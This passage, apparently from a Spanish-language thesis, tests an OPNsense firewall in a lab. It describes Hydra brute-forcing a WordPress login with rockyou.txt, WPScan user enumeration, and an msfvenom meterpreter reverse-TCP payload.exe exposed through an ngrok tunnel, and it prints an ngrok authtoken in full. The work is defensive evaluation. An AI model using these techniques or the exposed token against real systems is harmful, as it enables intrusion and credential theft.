El propósito del ataque es interceptar la comunicación entre el dispositivo de la víctima y el Gateway 192.168.1.1 para capturar contraseñas, información bancaria o cualquier dato que haya sido generado en la red. Al estar sementada la red y que el firewall de OPNsense controló todo el tráfico el bettercap no puede realizar un análisis de la red porque no la puede detectar. Por ende, este ataque no se podría realizar para el entorno seguro

Ataque 4.- Ataque de Fuerza Bruta al Panel de Administración de WordPress

Para ejecutar este tipo de ataque dentro de la red LAN se emplea la herramienta *hydra* y el sitio web de Wordpress cuya dirección es: http://[IP_del_Servidor]/wp-login.php. Se procede a aplicar el mismo procedimiento que en el apartado 3.1 correspondiente al ataque sin medidas de seguridad.

Figura 82. Vista del ataque al panel administrativo de WordPress



Fuente: elaboración propia


Según la Figura 82., el atacante utilizó la herramienta **Hydra** para intentar obtener las credenciales de administrador del sistema WordPress ubicado en la dirección 192.168.13.110. La dirección -P /usr/share/wordlists/rockyou.txt: especifica la lista de contraseñas que se está utilizando para intentar acceder al sistema, en este caso, es el archivo **rockyou.txt,** que contiene millones de contraseñas.

La herramienta Hydra está tratando diferentes combinaciones de contraseñas para el usuario **admin**, como se puede observar en la salida se muestran intentos de contraseñas comunes, como 123456, *password*, iloveyou, entre otras, que forman parte del archivo rockyou.txt. Cada línea indica el intento realizado por Hydra, mostrando el usuario, la contraseña que se está probando, y el número de intentos realizados hasta el momento. Por ejemplo:

- Admin con la contraseña 123456 siendo el intento 1 de 1434399
- Admin con la contraseña password siendo el intento 4 de 1434399

En este tipo de ataque se trata de adivinar la contraseña del usuario Admin mediante prueba y error de contraseñas de uso común almacenadas en un diccionario (**rockyou.txt).** El propósito es acceder al sistema WordPress y controlar el panel de administración al encontrar la contraseña correcta.

Figura 83. Ataque de Fuerza Bruta Exitoso en el Panel de Administración de WordPress



Fuente: elaboración propia


Los ataques de fuerza bruta siempre se pueden realizar en cualquier sistema, pero tener reglas adicionales para que existan muchos logeos por parte de un usuario o un equipo, y que le sistema en este caso el firewall lo restrinja por una o media hora como política para , si detecto estos tipos de intentos de logeos.

Ataque 5.- Ataque de Escaneo y Explotación de Vulnerabilidades con WPScan

Empleando WPScan se puede detectar vulnerabilidades en sitios WordPress, a través de **plugins.** Para ello se ejecutó el comando wpscan --url http://192.168.13.110 --enumerate dando como resultado lo siguiente:

- **Headers**: Muestra la versión del servidor web (Apache/2.4.52 en Ubuntu), que puede ser útil para el atacante si hay vulnerabilidades conocidas asociadas a esta versión de software.
- **robots.txt**: Se ha encontrado el archivo **robots.txt** en la URL **http://192.168.13.110/robots.txt**, el cual contiene rutas que posiblemente no deberían ser accesibles públicamente, como **/wp-admin/** y **/wp-admin/admin-ajax.php**. Estos archivos pueden contener información crítica o ayudar en la explotación de vulnerabilidades.


Figura 84. Vista del sistema de ataque a través de WPScan



Fuente: elaboración propia

El objetivo del atacante al usar WPScan es descubrir vulnerabilidades en el sitio WordPress que pueda explotar para obtener acceso no autorizado, comprometer cuentas de administrador o encontrar configuraciones débiles que lo ayuden a tomar control del sitio. En este caso, el ataque se enfoca en enumerar usuarios y detectar configuraciones visibles públicamente que puedan facilitar la explotación.

Figura 85. Vista del sistema de ataque a través de WPScan




Fuente: elaboración propia

En la figura 85., se ha identificado el usuario administrador por medio de métodos de detección pasiva y agresiva, este hallazgo permite al atacante conocer que cuenta de usuario tiene permisos como administrador facilitando los ataques posteriores. Se enviaron 1317 solicitudes HTTP para realizar el escaneo, Se recibieron **29.716 MB** de datos, lo que indica que WPScan ha recopilado información detallada del sitio objetivo y dicho escaño duró 33 segundos.

Escenario 2: Ataque fuera de la red LAN, en un entorno controlado con Kali con seguridad

Al igual que el entorno controlado sin medidas de seguridad descrito en el apartado 3.2 se utilizó Kali Linux como sistema atacante. Se preparó el entorno con Ngrok para facilitar la exposición de los puertos locales. De la misma manera, se empleó Metasploit para gestionar el exploit que permitirá reconocer las vulnerabilidades de las redes y tener acceso remoto. Al instalar Ngrok se vinculó la cuenta una nueva pestaña de la consola y se utilizó el código de autenticación: / ngrok config add-authtoken 2jujjgBQ3XiwziLLBZXDCzijEkE_3L4fAcwq5G8FJgYRKadU1.

Figura 86. Vista de la interfaz de Ngrok



Fuente: elaboración propia


En la Figura 86., en la ventana de la izquierda se muestra el comando **ping** que está siendo ejecutado en el dominio **0.tcp.ngrok.io** haciendo referencia a la verificación de la conectividad de un servidor remoto proporcionado por **ngrok.** Las respuestas del ping provienen de la IP 18.230.84.69 que forma parte de la infraestructura de Amazon Web Services (AWS). El resultado del ping muestra tres paquetes ICMP recibidos con un tiempo de respuesta de 135 ms a 468 ms.

En cambio, dentro de la misma Figura 87., pero en la ventana derecha se presenta la configuración del **ngrok** utilizado para crear túneles seguros desde la red local hacia el servidor. El tráfico de datos en red está siendo redirigido desde la URL: tcp://0.tcp.ngrok.io:14040 hacia la máquina local, al puerto 4444. El ataque empleando ngrok expone un servicio o aplicación local que está funcionando en el puerto 4444 de la máquina Kali Linux hacia internet, a través de los túneles conformados se realizan ataques o pruebas de penetración fuera de la red LAN.

En otras palabras, el atacante está utilizando ngrok para que cualquiera pueda conectarse al puerto 4444 de su computadora, a través de una URL pública proporcionada por ngrok. Esto le permite interactuar con su máquina desde fuera de la red local, superando cualquier firewall o bloqueo de la red. La herramienta

ping está siendo usada para asegurarse de que hay conexión con ese túnel remoto, lo que significa que el atacante puede acceder a su máquina o ejecutar algún ataque desde cualquier parte de Internet.


Figura 87. Ejecución del archivo payload.exe



Fuente: elaboración propia

El atacante al emplear el comando **msfvenom** ha creado un archivo ejecutable malicioso (payload.exe) el cual está configurado para una conexión **Reverse TCP** en donde la víctima se conecta de vuelta al atacante, lo que significa que , si esta victima ejecute el archivo, su sistema iniciará conexión al servidor controlado por el atacante. El archivo generado **payload.exe** es parte de un ataque de ingeniería social o phishing. El atacante necesita que la víctima ejecute este archivo en su sistema. , si el archivo malicioso es ejecutado, el atacante tendrá control sobre la máquina de la víctima a través del **payload Meterpreter**, lo que permitirá la ejecución de comandos, la recolección de información, o incluso la instalación de más *malware*, tal como se puede visualizar en la Figura 88.


Figura 88. Configuración de Payload Meterpreter en Metasploit para Ataque de Reverse TCP



Fuente: elaboración propia

Metasploit Framework es una de las herramientas más utilizadas para realizar pruebas de penetración y ejecutar exploits de forma controlada. La versión de Metasploit utilizada en la Figura 89., es la v6.4.9-dev, y el terminal muestra que se han cargado más de 2400 exploits, junto con *payloads* y otros módulos auxiliares. El atacante ha configurado un ***payload* meterpreter** de tipo reverse TCP que le permitirá tener una sesión interactiva con la máquina de la víctima , si el **payload. Exe** se ejecute en otra máquina. El mensaje "*Started reverse TCP handler on 0.0.0.0:4444*" indica que el atacante está listo para recibir la conexión entrante desde la víctima. En cuanto el archivo malicioso se ejecute en la máquina objetivo, el atacante podrá controlar el sistema de manera remota a través del payload Meterpreter.

Figura 89. Ejecución de Payload Malicioso con Metasploit y Reverse TCP en Kali Linux



Fuente: elaboración propia


El atacante ha utilizado el comando **msfvenom** para crear un payload del tipo **windows/x64/meterpreter/reverse_tcp**. Este payload, , si es ejecutado en el sistema de la víctima, permite establecer una conexión inversa desde la máquina víctima al atacante. Para ello se consideraron los siguientes parámetros:

- **LHOST 0.0.0.0:** Escucha en todas las interfaces de red
- **LPORT 4444:** El puerto que se utilizará para la conexión remota

La sesión en Meterpreter se abrió correctamente según lo visualizado en la Figura 89. Esta herramienta avanzada de post-explotación que forma parte del framework Metasploit. Es un payload dinámico que permite al atacante interactuar de forma remota con el sistema objetivo una vez que se ha explotado una vulnerabilidad en dicho sistema. Por lo que, **Meterpreter sesión 1 opened** indica que la máquina víctima ejecutó el archivo malicioso y se estableció una sesión remota con el atacante. Sin embargo, la sesión se cerró de inmediato con el mensaje "*Meterpreter session 1 closed. Reason: Died"* lo que sugiere que la conexión se interrumpió o falló poco después de establecerse.

Si la sesión no se hubiera cerrado, el atacante podría haber utilizado Meterpreter para ejecutar comandos en la máquina víctima, recolectar información o ejecutar otros tipos de ataques.


Figura 90. Ejecución y Cierre de Sesión Meterpreter a través de Payload Reverse TCP en Metasploit



Fuente: elaboración propia

El ataque desde fuera de la LAN no se puede realizar, se tiene como política el bloque de TCP en la regla. Por eso a pesar de que el cliente por algún motivo instale un software pirata el firewall OPNsense restringe el enlace de comunicación entre el atacante y el equipo víctima. Por último, se puede verificar el reporte de LOG del OPNsense de las alerta generadas. Tal como se esquematiza en la Figura 91.

Figura 91. Registro de Detección de Intrusiones en OPNsense con Suricata



Fuente: elaboración propia

Verificar (*Check*)

En esta etapa, se evalúa el rendimiento de las herramientas de ciberseguridad mediante la recopilación y análisis de datos obtenidos durante los ataques simulados, esto permite identificar la efectividad de las medidas implementadas y ajustar las configuraciones de seguridad. Las herramientas de ataque empleadas fueron:

- ***Kali Linux*:** Se utilizó como plataforma de pruebas para llevar a cabo los ataques simulados. Kali incluye diversas herramientas para pruebas de penetración, como Nmap, hping3, slowloris y WPScan.
- ***Nmap***: Para escanear la red e identificar equipos y puertos abiertos.
- ***hping3***: Para ejecutar ataques SYN Flood y medir la capacidad del servidor para manejar múltiples solicitudes.
- ***slowloris***: Para realizar ataques HTTP Flood que agotan los recursos del servidor web.
- ***WPScan***: Para identificar vulnerabilidades en sitios de WordPress

A continuación, se presenta una tabla general de la verificación del proceso ejecutado, para lo cual, se empleó como técnica de prueba y error, con el fin de evaluar el rendimiento de la herramienta frente al ataque.

Tabla 4. Matriz de comparación de resultados de ataques en diferentes escenarios

Criterios de Evaluación	**Ataque sin seguridad (Escenario 1)**	**Entorno Con Seguridad (OPNsense)**
1. Tasa de Detección	Ataques exitosos; el atacante tuvo acceso total a los recursos.	OPNsense bloqueó intentos de conexión no autorizados.
2.Tiempo de Respuesta	Conexiones rápidas; saturación de recursos.	Tiempo de respuesta moderado; bloqueos de tráfico no autorizado.
3. Consumo de Recursos	Saturación del servidor durante ataques.	Uso de CPU controlado; mitigación de tráfico malicioso.
4.comportamientos inesperados	No se detectaron comportamientos extraños; Acceso total a la máquina objetivo; manipulación posible	OPNsense detectó y bloqueó accesos no autorizados.
5. Conectividad	Conexiones exitosas entre dispositivos internos; acceso sin restricciones. Conexión establecida a través de Ngrok; acceso remoto.	Acceso negado a conexiones externas no autorizadas.
6.Ataque por SYN Flood	Éxito en la saturación del servidor; impacto significativo.	OPNsense previno la saturación de recursos al limitar el tráfico.
7.ataque http flood	Ataque exitoso, saturación del servidor.	OPNsense bloqueó conexiones maliciosas y limitó el acceso.
8.Ataque Man-in-the-Middle	Ataque exitoso; interceptación de tráfico sin detección.	OPNsense bloqueó la actividad sospechosa, evitando el ataque.
9.Ataque de Fuerza Bruta	Éxito en la obtención de credenciales de WordPress.	OPNsense limitó intentos de acceso, bloqueando cuentas.
